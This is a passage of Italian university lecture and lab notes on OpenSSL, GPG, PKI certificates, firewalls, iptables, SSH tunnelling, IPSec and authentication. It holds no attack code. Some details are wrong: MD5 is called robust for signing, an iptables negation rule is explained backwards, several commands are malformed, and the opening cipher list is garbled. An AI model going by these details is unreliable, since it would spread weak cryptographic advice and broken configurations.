aria-256-ctr  aria-256-ecb  aria-256-ofb  base64
bf             bf-cbc     bf-cfb    bf-cbc
bf-ofb        camellia-128-cbc camellia-128-ecb camellia-192-cbc
camellia-192-ecb camellia-256-cbc camellia-256-ecb cast
cast5-cbc     cast5-cbc   cast5-cfb  cast5-ecb
cast5-ecb     cast5-ecb   cast5-cfb  cast5-cfb
des            des         des-ecb   des-cfb
des-ecb       des-edc    des-ed3    des-ed3-cfb
des-ed3       des-ed3    des-ed3-ecb des-ed3-cfb
des-ed3-ecb   des-ofb   des3      desx
rc2            rc2-40-cbc  rc2-64-cbc rc2-cbc
rc2-cfb       rc2-ecb   rc2-ofb   rc4
rc4-40         seed       seed-ecb  seed-cfb
seed-ecb      seed-ofb   sm4-cbc   sm4-cfb
sm4-ctr       sm4-ecb   sm4-ofb   sm4-cfb
```

Nel dettaglio:

- `-aes-256-cbc` → algoritmo aes 256 CBC, molto sicuro
 - `-md sha512` → algoritmo di hash
 - `-pbkdf2` → usa l'algoritmo *Password-Based Key Derivation Function 2* per la chiave
 - `-iter 100000` → numero di iterazioni necessarie per derivare la chiave → più è alto il numero più tempo è necessario per fare brute-force del file
4. Decifriamo il file con `openssl enc -aes-256-cbc -md sha512 -pbkdf2 -iter100000 -salt -d -in -cifrato.bin`

Per quanto riguarda invece gli **algoritmi a chiave pubblica**:

1. Generiamo una chiave privata con `openssl genrsa -out chiave.pem 2048`
 - la grandezza minima (per reputarsi sicura) della chiave è 2048 bit!
 - possiamo guardare il formato della chiave con `cat chiave.pem` → la chiave generata contiene sia la chiave privata sia la chiave pubblica → quest'ultima va però estratta/generata a partire da chiave.pem
2. Guardiamo i dettagli della chiave con `openssl rsa -in chiave.pem -text -noout` → -noout ci permette di non visualizzare la chiave in base64
3. Il file creato va tenuto al sicuro → lo crittiamo con una chiave simmetrica con `openssl rsa -in chiave.pem -aes-256-cbc -out enc_chiave.pem`
4. Ora possiamo estrarre la chiave pubblica con `openssl rsa -in chiave.pem -pubout -out pub_chiave.pem`
5. L'intestazione invece sarà `cat pub_chiave.pem`

Passiamo quindi alla **cifratura con chiave pubblica/privata**:

- Per prima cosa crittiamo un file con `openssl rsautl -encrypt -in testo.txt -inkey chiave.pem -out cifrato_rsa.bin` → è possibile aggiungere dopo la chiave il parametro `-pubin` se si vuole specificare solo la chiave pubblica
- Per decifrare possiamo lanciare `openssl rsautl -decrypt -in cifrato_rsa.bin -inkey chiave.pem -out nuova.txt` → in questo caso va specificata la chiave privata
Ovviamente in sistemi simmetrici per crittare va usata la chiave pubblica del destinatario!

Il passaggio successivo consiste nel creare una **firma digitale** e verificarla:

→ non è molto efficiente firmare file di grandi dimensioni direttamente con un algoritmo a chiave pubblica → per questo calcoliamo prima il digest delle informazioni da firmare (nella realtà le cose sono più complesse e la sicurezza fornita da questo schema < firma diretta dell'intero documento con algoritmo RSA)

- Utilizziamo l'opzione digest per creare l'hash con `openssl dgst -md5 -out digestfile testo.txt` → `-md5` è l'algoritmo di hashing, abbastanza robusto → per vedere tutti gli hash algoritm disponibili `openssl list --digest-commands`
- Possiamo quindi firmare il digest con `openssl rsautl -sign -in digestfile -out digest_firmato -inkey chiave.pem`
- E verificarne la firma con `openssl rsautl -verify -in digest_firmato -out digest_verifica -inkey chiave.pem`
- Se tutto è andato a buon fine, lanciando `diff digestfile digest_verifica` non viene prodotto alcun risultato!

Ora diamo un occhio ai **certificati e PKI**:

- Guardiamo il file di configurazione di openssl, che nella VM si trova in `/etc/ssl/openssl.conf`
→ particolare attenzione a [ca] section, dir dove sono memorizzati certificati e chiave, policy, policy match, req e parametri richiesti per il certificato
- Per prima cosa dobbiamo creare un certificato per la PKI che conterrà una coppia di chiavi pubbliche-private → la chiave privata verrà utilizzata per firmare i certificati
`openssl genrsa -out rootCA.key 2048`
`openssl req -x509 -new -key rootCA.key -days 3650 -out rootCA.pem`
→ `req` genera una richiesta di certificato che poi dovrà essere inoltrata generalmente ad una CA, ma siccome stiamo inoltrando a noi stessi usiamo `-x509`
- Può essere utile esportare il certificato in formato DER con `openssl x509 -in rootCA.pem -outform DER -out cacert.der`

```

hydrangea@hydrangea-XPS-13-9300:~$ openssl genrsa -out rootCA.key 2048
hydrangea@hydrangea-XPS-13-9300:~$ openssl req -new -key rootCA.key -days 3650 -out rootCA.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Bologna
Locality Name (eg, city) []:Bologna
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Unibo
Organizational Unit Name (eg, section) []:Sicurezza CA
Common Name (e.g. server FQDN or YOUR name) []:SEC CA
Email Address []:francesca.guzzi@studio.unibo.it
hydrangea@hydrangea-XPS-13-9300:~$ openssl x509 -in rootCA.csr -outform DER -out cacert.der
hydrangea@hydrangea-XPS-13-9300:~$ 

```

4. Poi facendo doppio click sul file .der possiamo vederne tutti i dettagli, e abbiamo il nostro certificato!

Nel caso in cui invece volessimo ottenere un certificato dalla PKI dobbiamo creare una richiesta di certificato, che conterrà le chiavi dell'utente (client1.key) e la richiesta di certificato per la chiave pubblica da firmare (client1.csr):

1. `openssl genrsa -out client1.key 2048`
2. `openssl req -new -key client1.key -out client1.csr -addext "subjectAltName = DNS:127.0.0.1"` → (DNS:www.sitename.domain → in questo caso stiamo facendo noi stessi)
3. Generiamo a questo punto il certificato del client firmato con la chiave del CA con (ps. non funziona 😞)

```

openssl x509 -req -days 365 \
-CA rootCA.pem -CAkey rootCA.key \
-CAcreateserial -CAserial serial \
-copy_extensions copy \
.in client1.csr -out client1.key

```

4. Possiamo quindi visualizzare e verificare il certificato con `openssl x509 -in client1.key -text -noout` e `openssl verify -verbose -CAfile rootCA.pem client1.key`

L'ultimo **test** da fare è quindi provare a **importare il certificato nel browser**:

1. Lato server web apache, come root

```

cd /etc/apache2/sites-enabled
ln -s ../sites-available/default-ssl.conf
vi default-ssl.conf

```

2. Osservare quindi le direttive che identificano i file di chiavi e certificati, e sostituirli con i nostri copiando poi i file nella directory
3. Avviare il server con `systemctl start apache2`

6.9 [LAB] GPG

@April 26, 2023 - laboratorio

Per generare una chiave gpg → `gpg --gen-key`, importante impostare la grandezza della chiave maggiore di 2048.

Le chiavi possono essere trovate nella cartella .gnupg/, con le chiavi pubbliche in pubring.kbx e quelle private nella directory private-keys.d/ con estensione .key.

- per importare una chiave → `gpg --import [chiavepubblica.pub]`

- per esportare una chiave privata (sconsigliato!) → `gpg --output private.pgp --armor --export-secret-key [nostra@mail]`
- per esportare una chiave pubblica → `gpg --output public.pgp --armor --export [nostra@mail]`



Differenza tra GPG e PGP (*Pretty Good Privacy*) → PGP è una soluzione proprietaria, di proprietà di Symantec e GPG (noto anche come GnuPG) è uno standard open source. Funzionalmente, ogni formato è praticamente identico.

- per cifrare un file con una chiave pubblica gpg → `gpg --encrypt --armor -r [nostra@mail] [file]`
- per cifrare e firmare un file → `gpg --encrypt --armor --sign -r [nostra@mail] [file]`
- per decifrare un file con la nostra chiave privata → `gpg --decrypt [file]`
- per firmare una chiave → `gpg --sign-key [nostra@mail]`

7. Firewall

@April 21, 2023

Dall'inglese “muro tagliafuoco”, un firewall è essenzialmente un dispositivo per *limitare* la propagazione di un fenomeno indesiderato.

È essenzialmente una cinta muraria con una porta, che divide il dentro da fuori e centralizza il controllo dell'accesso → la porta serve per entrare, ma anche per uscire:

- *Ingress filtering* → per impedire l'accesso a malintenzionati
- *Egress filtering* → per impedire l'esfiltrazione di dati riservati e per evitare che i propri sistemi siano utilizzati per attaccarne altri



Firewall = architettura di difesa perimetrale

È un punto di passaggio obbligato, in cui passa solo ciò che è esplicitamente autorizzato (*default deny*) e che deve essere immune agli attacchi → sistema dedicato, in cui sia possibile rinunciare a flessibilità e praticità in favore della riduzione delle vulnerabilità.

▼ Come capire se qualcuno è autorizzato ad accedere?

1. Traffico → controllare parametri che caratterizzano i pacchetti di base (indirizzi e porte sorgente e destinazione)
2. Direzione → discriminare a parità di servizio le richieste entranti verso la rete interna da quelle originate da essa → il traffico è sempre bidirezionale, e la direzione logica della connessione è definita da chi inizia la conversazione → prediligere richieste stateful, indispensabile soprattutto per il protocollo UDP
3. Utenti → nel protocollo TCP non c'è traccia dell'utente che genera il pacchetto, quindi bisogna pensare ad una soluzione nei livelli più alti

4. Comportamento → valutare come sono utilizzati i servizi ammessi, per identificare anomalie (es. un picco di traffico eccessivo alle 2 di notte)

I firewall possono offrire anche funzionalità diverse dal semplice accetta-scatta; possono monitorare il traffico o modificare il pacchetto per incrementarne il livello di sicurezza intrinseco o adattarlo a condizioni di rete (ad es. il firewall di Linux si occupa di fare il NAT).

7.1 Tipologie di firewall

Esistono tre tipi fondamentali di firewall:

▼ Packet filter

Esamina unicamente l'header del pacchetto. Generalmente lo troviamo integrato nel router perché è il posto più funzionale in cui metterlo.

Normalmente i packet filter sono configurati come degli elenchi di regole “se condizione allora azione” che sono delle *Access control list* → si verifica se il pacchetto ha caratteristiche che soddisfano una certa condizione, e se le soddisfano viene applicata la regola relativa (di solito si interrompe la scansione dell'elenco e si inoltra il pacchetto). Se non fa match si passa alla regola successiva, fin quando non finiscono e allora il pacchetto viene scartato.


Normalmente le regole sono raccolte in più liste separate, corrispondenti a punti di controllo diversi (es. pacchetti in ingresso e pacchetti in uscita)

Il vantaggio del packet filter è che è implementato in tutti i router, è semplice e veloce perché la struttura degli header TCP/IP è uno standard mondiale → trasparente agli utenti;

Gli svantaggi sono la struttura basata su regole di basso livello e la mancanza di supporto alla gestione utenti → negli header non compaiono elementi identificativi.

Vulnerabilità note:

- Frammentazione → frammenti successivi al primo non possono attivare condizioni che menzionano parametri dell' header di trasporto → evasione!



Una soluzione drastica è scartare i pacchetti frammentati, ma questo potrebbe portare ad un auto denial of service, mentre una soluzione più efficace ma costosa è quella di riassemblare i pacchetti sul firewall → questo può però rendere il firewall stesso più vulnerabile ad attacchi ddos (invio di tantissimi pacchetti frammentati)

Ad esempio, con una lista di regole fatta così:

- se c'è TCP_HEAD che è ok → passa
- se dopo c'è un frammento senza header tcp → passa


Un attaccante potrebbe costruire un pacchetto ad arte che è tale e quale al secondo della lista (senza dover creare il primo, che non passerebbe il controllo) e inoltrarlo senza problemi.

- Spoofing (falsificazione indirizzi del mittente) → le possibili contromisure sono effettuare controlli di coerenza tra subnet e interfacce o configurazione, e controllo su indirizzi sorgente “alieni” (broadcast, riservati, tutti 0)

Le **limitazioni** del packet filter invece sono:

- il filtraggio stateful non può gestire protocolli che negoziano dinamicamente le connessioni (ad es. UDP per lo streaming)
- protezione assente contro attacchi data-driven (nel payload)
 - esempio di attacco FTP bouncing:

FTP è ormai obsoleto, però generando un dialogo con dei comandi di posta SMTP validi si poteva caricare direttamente sul proprio server FTP, mentre il server in ascolto poteva non essere di tipo FTP ma SMTP (che ripetiamo, si occupava di posta elettronica) ed eseguire quindi i comandi caricati e mandare un messaggio al presidente degli Stati Uniti.



Formalmente il packet filter è stateless, e decide su ogni pacchetto solo in base alle regole. La sua evoluzione è il packet filter stateful, che può decidere su di un pacchetto riconoscendolo come parte di un flusso di traffico già instaurato (utile soprattutto per protocolli senza connessione) → evoluzione ulteriore Multiplayer protocol inspection firewall (tiene traccia dell'intera storia della connessione).

▼ Application-Level Gateway o Proxy Server - ALG

Un ALG costituisce un man in the middle buono che agisce da server nei confronti del client, e propaga la richiesta agendo da client nei confronti del server effettivo.

Comprende il protocollo applicativo, quindi consente di eseguire filtri avanzati come permettere o negare specifici comandi o attivare dinamicamente regole; è anche integrabile con processi esterni per l'esame approfondito del payload come antispam, antivirus e antimalware o phishing; inoltre permette di tenere log molto dettagliati delle connessioni.

Dall'altro lato, però, risulta molto più pesante di un packet filter e non è versatile allo stesso modo → specifico di un singolo protocollo applicativo, non su tutto TCP, e non sempre è trasparente ma può richiedere configurazione del client.

▼ Circuit-level gateway - CLG

Si comportano sempre come un man in the middle e “spezzano” la connessione a livello di trasporto → diventano endpoint del traffico, non intermediari e inoltrano i payload senza esaminarli.

Il client manda pacchetti IP al CLG (endpoint), che estrae dal pacchetto il suo contenuto (header di trasporto e payload) e lo incapsula dentro un proprio pacchetto IP per poi inoltrarlo al server. Di solito utilizza un protocollo specifico tra client e CLG → Socks → incapsula i dati che vuole inviare in un pacchetto applicativo socks, e dentro all'header socks sono contenute tutte le informazioni aggiuntive necessarie (tipo identificativo dell'utente) → ad esempio socks è utilizzato come entry point di Tor

La funzionalità principale aggiuntiva offerta dal CLG rispetto al PF è quindi l'autenticazione.

▼ Due parole in più su Tor

Tor permette di realizzare connessioni cifrate in cui il legame tra chi effettua richieste e il loro contenuto è profondamente oscurato → il messaggio viene cifrato “a cipolla”.

Utilizza una rete di computer volontari, noti come “nodi di uscita” o “relay”, per indirizzare il traffico Internet attraverso molteplici server e mascherare la posizione dell'utente → quando un utente

utilizza Tor, il suo traffico Internet viene crittografato e instradato attraverso una serie di relay casuali in tutto il mondo. In questo modo, la posizione e l'identità dell'utente sono nascoste, rendendo difficile per chiunque spiare le attività online dell'utente.

7.2 Collocazioni dei firewall e topologie

Oltre che in maniera classica sul router, i firewall possono essere collocati anche in altri modi:

- **Bastion Host** → sistema dedicato a far girare un software firewall, tipicamente per realizzare un ALG o un CLG
- **Personal Firewall** → installati sulle singole macchine da proteggere, con altissima precisione nel controllo di cosa è lecito o anomalo → causano però perdita della centralizzazione della configurazione e spesso vengono configurati dal client (molti alert ignorati → possono creare falsi positivi)

Mentre su un router firewall il pacchetto non contiene traccia dell'utente (se voglio usare il PF) se lo colloco sul personal firewall posso invece tenere traccia di questa cosa.

Il firewall possiamo interpretarlo non solo come un componente, ma anche come un'architettura. Le architetture più comuni sono:

- *Screened single-homed BH* → un PF garantisce che solo un BH possa comunicare con l'esterno, e il BH implementa un ALG (eventualmente con autenticazione) → questo consente un doppio filtraggio e rende più difficile la presa di controllo della rete interna perché ci sono due sistemi da compromettere
- *Screened dual-homed BH* → uguale a prima, ma il BH separa fisicamente due segmenti di rete creando una zona intermedia detta "demilitarizzata" (DMZ) → qui però tutto il traffico dai client deve fluire attraverso il BH, anche quello del tutto innocuo
- *Screened subnet* → si utilizzano due PF router, nascondendo completamente all'esterno l'esistenza della subnet privata, ostacolando l'enumerazione da parte degli attaccanti

7.3 Architettura di iptables e netfilter

iptables è il packet filter integrato nel kernel Linux. Recentemente è stato affiancato da nftables, che in prospettiva lo sostituirà.

Si appoggia su un framework chiamato **netfilter** che definisce dei ganci (**hook**) nello stack di rete del kernel, tramite cui è possibile agganciarsi a delle funzioni (tipo puntatori a funzioni).

Ci sono cinque hook in punti strategici dello stack di rete:

1. `NF_IP_PRE_ROUTING` attivato da un pacchetto appena entra nello stack di rete → elaborato prima di qualsiasi decisione di instradamento
2. `NF_IP_LOCAL_IN` attivato dopo che un pacchetto è stato instradato → se è destinato al sistema locale
3. `NF_IP_FORWARD` attivato dopo che un pacchetto è stato instradato → deve essere inoltrato ad un altro host
4. `NF_IP_LOCAL_OUT` attivato da qualsiasi pacchetto in uscita creato localmente non appena raggiunge lo stack di rete (locale)
5. `NF_IP_POST_ROUTING` attivato da pacchetti in uscita dopo che l'instradamento ha avuto luogo e poco prima di essere messo in rete (altri host)

iptables gestisce il traffico registrandosi agli hook, e ha come concetti fondamentali:

- **tabelle** → organizzano i controlli a seconda del tipo di decisione da prendere sul pacchetto

raw

	iptables è stateful, quindi tratta i pacchetti come parte di una connessione; raw fornisce un meccanismo per contrassegnare i pacchetti al fine di disattivare il tracciamento della connessione saltando conntrack
<code>conntrack</code>	implementa automaticamente il riconoscimento delle connessioni e l'attribuzione dei pacchetti alle stesse
<code>filter</code>	<u>tabella principale</u> , utilizzata per decidere se lasciare che un pacchetto continui verso la destinazione prevista o bloccarlo
<code>nat</code>	utilizzata per implementare le regole di traduzione degli indirizzi di rete, modificando gli indirizzi di origine o destinazione del pacchetto
<code>mangle</code>	utilizzata per modificare l'intestazione IP del pacchetto, può marcare la rappresentazione kernel di un pacchetto per renderlo riconoscibile da altre tabelle e strumenti
<code>security</code>	utilizzata per impostare i contrassegni di contesto di sicurezza SELinux interni sui pacchetti

- **catene** → organizzano i controlli a seconda dell' hook a cui sono agganciate, quindi del momento in cui decidere cosa fare del pacchetto
 - **regole** → elementi costitutivi delle catene, "se condizione allora azione"




Le catene corrispondono esattamente agli hook di netfilter

In fase di ingresso un pacchetto attraversa 4 catene diverse, ognuna con le proprie regole.

Il percorso ha un inizio comune per i pacchetti di origine esterna (tutte le catene prerouting delle tabelle che lo supportano); dopodichè si dirama a seconda che il pacchetto sia destinato a un processo locale (catena INPUT) o a un host remoto (catena FORWARD).

I pacchetti di origine interna, invece, sono processati dalle catene OUTPUT. Infine i pacchetti di qualunque origine destinati a lasciare il sistema sono processati dalle catene POSTROUTING.



7.4 [LAB] SSH

@May 10, 2023 - laboratorio

SSH è uno standard per accessi remoti sicuri e trasferimenti di file su reti non affidabili. Fornisce inoltre un modo per proteggere il traffico dati di una determinata applicazione utilizzando il port forwarding → quest'ultimo consiste nel tunneling di qualsiasi porta TCP/IP su SSH.

Ciò significa che il traffico dati dell'applicazione viene reindirizzato all'interno di una connessione SSH crittografata in modo che non possa essere intercettato o intercettato mentre è in transito.

Il tunneling SSH consente di aggiungere la sicurezza di rete alle applicazioni legacy che non supportano in modo nativo la crittografia.

Esistono 3 tipi di tunnel:

1. **Local port forwarding**

Viene utilizzato per inoltrare una porta dalla macchina client a quella server → il client SSH ascolta le connessioni su una porta e quando riceve una connessione esegue il tunneling di quest'ultima a un server SSH.

Per farlo, per prima cosa istanziamo un web server visibile soltanto all'interno della macchina stessa con:

```
mkdir local_server  
cd local_server  
cp /var/www/html/index.nginx-debian.html index.html  
nano index.html → aggiungiamo al titolo dell'index.html local nginx!
```

A questo punto lanciamo `python3 -m http.server --bind 127.0.0.1 8080` → in questo modo si crea un piccolo webserver in ascolto sulla porta 8080, ma solo da localhost, non dalla macchina principale.

Ora possiamo creare un tunnel locale ssh, eseguendo dalla macchina guest `ssh -L 8080:localhost:8080 sec@192.168.56.XX`

(-L è la direttiva per impostare il local port forwarding) e ora possiamo vedere la pagina principale anche dalla macchina guest!

2. **Remote port forwarding**

L'opposto dell'inoltro locale, consente di rendere disponibile una risorsa dal proprio client locale sul server SSH.

Si può fare con `ssh -R 8080:localhost:8080 sec@192.168.56.XX`

3. **Dynamic forwarding**

Il port forwarding dinamico consente di creare un socket sulla macchina locale (client ssh) che funga da server proxy SOCKS. Quando un client si connette a questa porta, la connessione viene inoltrata alla macchina remota (server ssh) che viene quindi inoltrata a una porta dinamica sulla macchina di destinazione → così tutte le applicazioni che usano il proxy SOCKS si connetteranno al server SSH.

Si può fare con `ssh -D 8080 sec@192.168.56.XX`

7.5 [LAB] OpenVPN e IPSec

@May 17, 2023 - laboratorio

Non da Kali, quindi da Ubuntu, per prima cosa scaricare l'infrastruttura `secnet.zip`, poi estrarlo e lanciare `tar -xf vagrant.tgz`, poi `cd vagrant/secnet` e successivamente `vagrant up`.

Poi scaricare il file `vpn_files.zip`, e decomprimere → contiene 4 cartelle quindi si possono copiare e incollare i file sul terminale con nano o vi.

A questo punto possiamo configurare il tunnel di IPSec. Configurare i due gateway (R1 ed R2) nel file `ipsec.conf`:

```
# configurazione di R1

config setup
conn vpn1
authby=secret
auto=start
compress=no
pfs=yes
type=tunnel
left=10.12.12.10 # scambiare left e right per R2
leftsubnet=192.168.10.0/24
right=10.12.12.20
rightsubnet=192.168.20.0/24
include /var/lib/strongswan/ipsec.conf.inc
```

La direttiva `authby=secret` imposta il meccanismo più semplice: una Pre-Shared Key memorizzata di default nel file `ipsec.secrets`:

```
# su R1
10.12.12.10 10.12.12.20 : PSK "password"
include /var/lib/strongswan/ipsec.secrets.inc
# su R2
10.12.12.20 10.12.12.10 : PSK "password"
include /var/lib/strongswan/ipsec.secrets.inc
```

A questo punto lanciando `ipsec stop` → `systemctl restart ipsec.service` → `systemctl status ipsec.service` e infine `ipsec status` dovremmo poter vedere il tunnel attivo.

▼ Comandi utili

- `ipsec statusall` → per vedere il numero esatto di pacchetti in entrata e in uscita
- `ip xfrm` → xfrm framework che trasforma i pacchetti (crittare payload, ecc..)
 - `ip xfrm state` → stato del tunnel
 - `ip xfrm policy` → vedere tutte le policy ipsec
 - `ip xfrm monitor` → monitor degli eventi
- `ip route show table [valore]` → mostra le regole, con valore 220 mostra la route del tunnel, con valore all mostra nella prima linea la regola più stringente del tunnel ipsec
- `tcpdump -i eth2 -vnlp -A` → **tcpdump** è uno sniffer a riga di comando che permette di vedere tutti i pacchetti se ad esempio si pinga
 - per utilizzare wireshark, esportare in un file pcap con `tcpdump -i eth2 -vnlp -A -w /vagrant/eth2.pcap` e poi importarlo su wireshark

ps. OpenVPN saltato perchè inutile per l'esame

7.6 [LAB] iptables

@May 17, 2023 - laboratorio

Generalmente in un firewall siamo interessati a proteggere più o meno tutte le catene, soprattutto quelle di input che potrebbero essere vulnerabili a esfiltrazioni o altro. Poi ovviamente dobbiamo occuparci anche di

post-routing e forwarding e così via.

Nelle macchine che non sono firewall e non inoltrano pacchetti, invece, possiamo anche dimenticarci delle catene di forwarding.

Seguendo il setup utilizzato per Ipsec, vogliamo configurare i packet filter sulle 4 VM per consentire solo il traffico necessario per la connessione da 192.168.10.10 al server 192.168.20.20 TCP/8000:

```
#!/bin/bash

## su client, utilizziamo la catena di input e output
iptables -I OUTPUT -s 192.168.10.10 -d 192.168.20.20 -p tcp --dport 8000 -j ACCEPT
iptables -I INPUT -d 192.168.10.10 -s 192.168.20.20 -p tcp --sport 8000 -m state --state ESTABLISHED -j ACCEPT
# con lo state dico non solo che è un pacchetto di ritorno, ma che fa parte di una connessione che ha già visto traffico, una risposta a qualcosa inviato da qui
# possiamo aggiungere l'interfaccia in output con -o eth1 e in input con -i eth1

# qui vado a dire che in ingresso, tutto ciò che entra dall'interfaccia di loopback deve essere accettato -> in
# terfaccia di loopback (parlare con se stessi tra processi locali)
# queste regole ci devono essere sempre!
iptables -I INPUT -i lo -j ACCEPT
iptables -I OUTPUT -o lo -j ACCEPT

# qui vado a chiudere i cancelli inserendo le policy di default
# tutto il traffico viene scartato, tanto su ho definito le eccezioni
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

## su server:

iptables -I INPUT -i eth1 -s 192.168.10.10 -d 192.168.20.20 -p tcp --dport 8000 -j accept
iptables -I OUTPUT -o eth1 -d 192.168.10.10 -s 192.168.20.20 -p tcp --sport 8000 -m state --state ESTABLISHED -j ACCEPT

# poi regole di default come sopra
```

Supponiamo ora di trovarci su R1 e voler configurare il nostro packet filter:

```
#!/bin/bash

# cancellano tutte le regole presenti nelle rispettive catene
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD

## su R1:
# pacchetti da/per host1 instradati attraverso tun0
iptables -I FORWARD -i eth1 -s 192.168.10.10 -d 192.168.20.20 -o tun0 -p tcp --dport 8000 -j ACCEPT

iptables -I FORWARD -o eth1 -d 192.168.10.10 -s 192.168.20.20 -i tun0 -p tcp --sport 8000 -m state --state ESTABLISHED -j ACCEPT

# pacchetti da/per R2 via eth2
iptables -I OUTPUT -o eth2 -s 10.12.12.10 -d 10.12.12.20 -p udp --dport 1194 --sport 1194 -j ACCEPT

iptables -I INPUT -i eth2 -d 10.12.12.10 -s 10.12.12.20 -p udp --sport 1194 --dport 1194 -m state --state ESTABLISHED -j ACCEPT

# regola -> il mio router R1 può produrre pacchetti che escono da R2 di tipo UDP che vanno da ip10 a ip20
# il kernel di linux prende il pacchetto che proviene da host1 e lo produce sull'interfaccia virtuale tun0, su
# cui c'è openVPN che riceve il pacchetto che cifra e firma, lo incapsula in pacchetto UDP e lo manda all'altra
# macchina

## regole di base
```

```

iptables -I INPUT -i lo -j ACCEPT
iptables -I OUTPUT -o lo -j ACCEPT

# regole che dicono che va loggato ogni pacchetto che passa
# usiamo -A e non -I perche -I sta x insert (lo mette all'inizio) e -A per append (mette in coda)
iptables -A INPUT -j LOG
iptables -A OUTPUT -j LOG
iptables -A FORWARD -j LOG

iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

```

▼ Manipolazione delle catene

Per manipolare le catene si utilizza il comando

```
iptables [-t <tabella>] -CMD [catena] [match] [-j <target>]
```

Il flag `-L` ci permette di vedere tutte le regole presenti e attive in quel momento → usando `-nL` si ha un output numerico (indirizzo IP).

Ricordiamo che la tabella FILTER ha solo 3 catene, il NAT ha PREROUTING, INPUT, OUTPUT e POSTROUTING mentre MANGLE ne ha 5.



Se non specifichiamo delle regole, la default policy di iptables è ACCEPT

Basandoci sui layer del pacchetto specifico, possiamo fare match mettendo delle regole particolari:

Layer 1	<code>-i <input interface></code> <code>-o <output interface></code>
Layer 2	<code>--mac-source <source mac address></code>
Layer 3	<code>-s <source address></code> <code>-d <destination address></code> <code>-f</code> (fa match coi frammenti dal secondo in poi)
	<code>-m iprange:--src-range from-to</code> <code>-m iprange:--dst-range from-to</code>
Layer 4	<code>-p <tcp udp udplite icmp icmpv6 esp ah sctp mh></code> se il protocollo supporta le porte: <code>--dport port[:port]</code> <code>--sport port[:port]</code> se il protocollo è tcp, abilitare l'interpretazione di <code>--tcp-flags mask comp</code> - i flag sono SYN ACK - FIN RST URG PSH ALL NONE - mask = elenco flag "interessanti" (gli altri vengono ignorati) - comp = elenco flag tra quelli interessanti che devono essere settati per fare match se il protocollo è icmp, abilita l'interpretazione di <code>--icmp-type <type></code> ° elenco tipi: <code>iptables -p icmp -h</code>

▼ Popolamento delle catene

In una regola, `-j` indica il target, ovvero l'azione che andiamo ad eseguire se le condizioni si sono verificate. DROP e REJECT fanno la stessa cosa, ma REJECT manda un messaggio al sender che gli spiega perché il pacchetto è stato dropato.

Alcuni esempi:

- regola che dice che nessun pacchetto ICMP deve uscire dalla macchina → `iptables -I OUTPUT -p icmp -j DROP`
- regola che permette ad un pacchetto di essere inoltrato da un host a un altro, usando la tabella nat per inserire nella catena di postrouting un target SNAT che ci permette di cambiare l'indirizzo

sorgente di un pacchetto → `iptables -t nat -I POSTROUTING -s 192.168.10.10 -d 10.12.12.10-j SNAT --to-source 10.12.12.10`

La policy di default può essere impostata con

`iptables -P INPUT DROP` oppure utilizzando l'operatore ! `iptables -I INPUT -p tcp ! --dport 2000 -j DROP`
(indichiamo che tutti i pacchetti tcp che arrivano alla porta 2000 vanno buttati)

Per fare stateful filtering, tramite il connection tracking si usa:

- per accettare solo pacchetti validi come iniziatori di una connessione (direzione lecita client → server) e seguenti `-m state --state NEW,ESTABLISHED`
- per accettare solo pacchetti validi come risposte ad una connessione già iniziata (server → client) e seguenti `-m state --state ESTABLISHED`

▼ Usare iptables come logger granulare

`iptables -A INPUT -j LOG --log-prefix "input drop"`

▼ Eliminare delle regole specifiche

Listare tutte le regole presenti nella catena con `iptables -vnL --line-numbers` e poi prendendo il numero della regola che vogliamo eliminare usare il comando `iptables -D [NUMERO] [CATEGORIA]`

8. Autenticazione

@April 28, 2023

L'autenticazione serve a mappare l'identità di un utente e i privilegi associati ad esso.

Secondo la **regola AAA**, ritroviamo tre fasi principali:

- Autenticazione → attribuzione certa dell'identità di un soggetto che utilizza le risorse
- Autorizzazione → verifica dei diritti di un soggetto di compiere una determinata azione su di un oggetto
- Auditing → tracciamento affidabile delle decisioni (tutte) di autenticazione e autorizzazione.

L'autenticazione è basata sull'utilizzo di uno di questi fattori, cioè qualcosa che solo l'utente:

1. **conosce** → password, pin, risposta segreta
2. **possiede** → carta bancomat, telefono cellulare, hard token
3. **è (fisicamente)** → iride, impronta digitale
4. **è (posizione)** → gps, geolocalizzazione

Il **prover** deve dimostrare al **verifier** di essere a conoscenza di un segreto.

8.1 Autenticazione passiva

Con questo tipo di autenticazione:

1. P e V concordano il segreto e lo memorizzano
2. P invia il segreto a V per dimostrare di conoscerlo

3. V lo confronta con la copia in suo possesso per autenticare P

Questo può portare ad eventuali e molto comuni problemi di comunicazione → il segreto può essere intercettato da parte di un attaccante se è in chiaro, o essere soggetto ad un replay attack se è offuscato ma sempre uguale;

Oltre che a problemi di memorizzazione → furto del segreto da V ad esempio → come fare quindi a memorizzare le password?



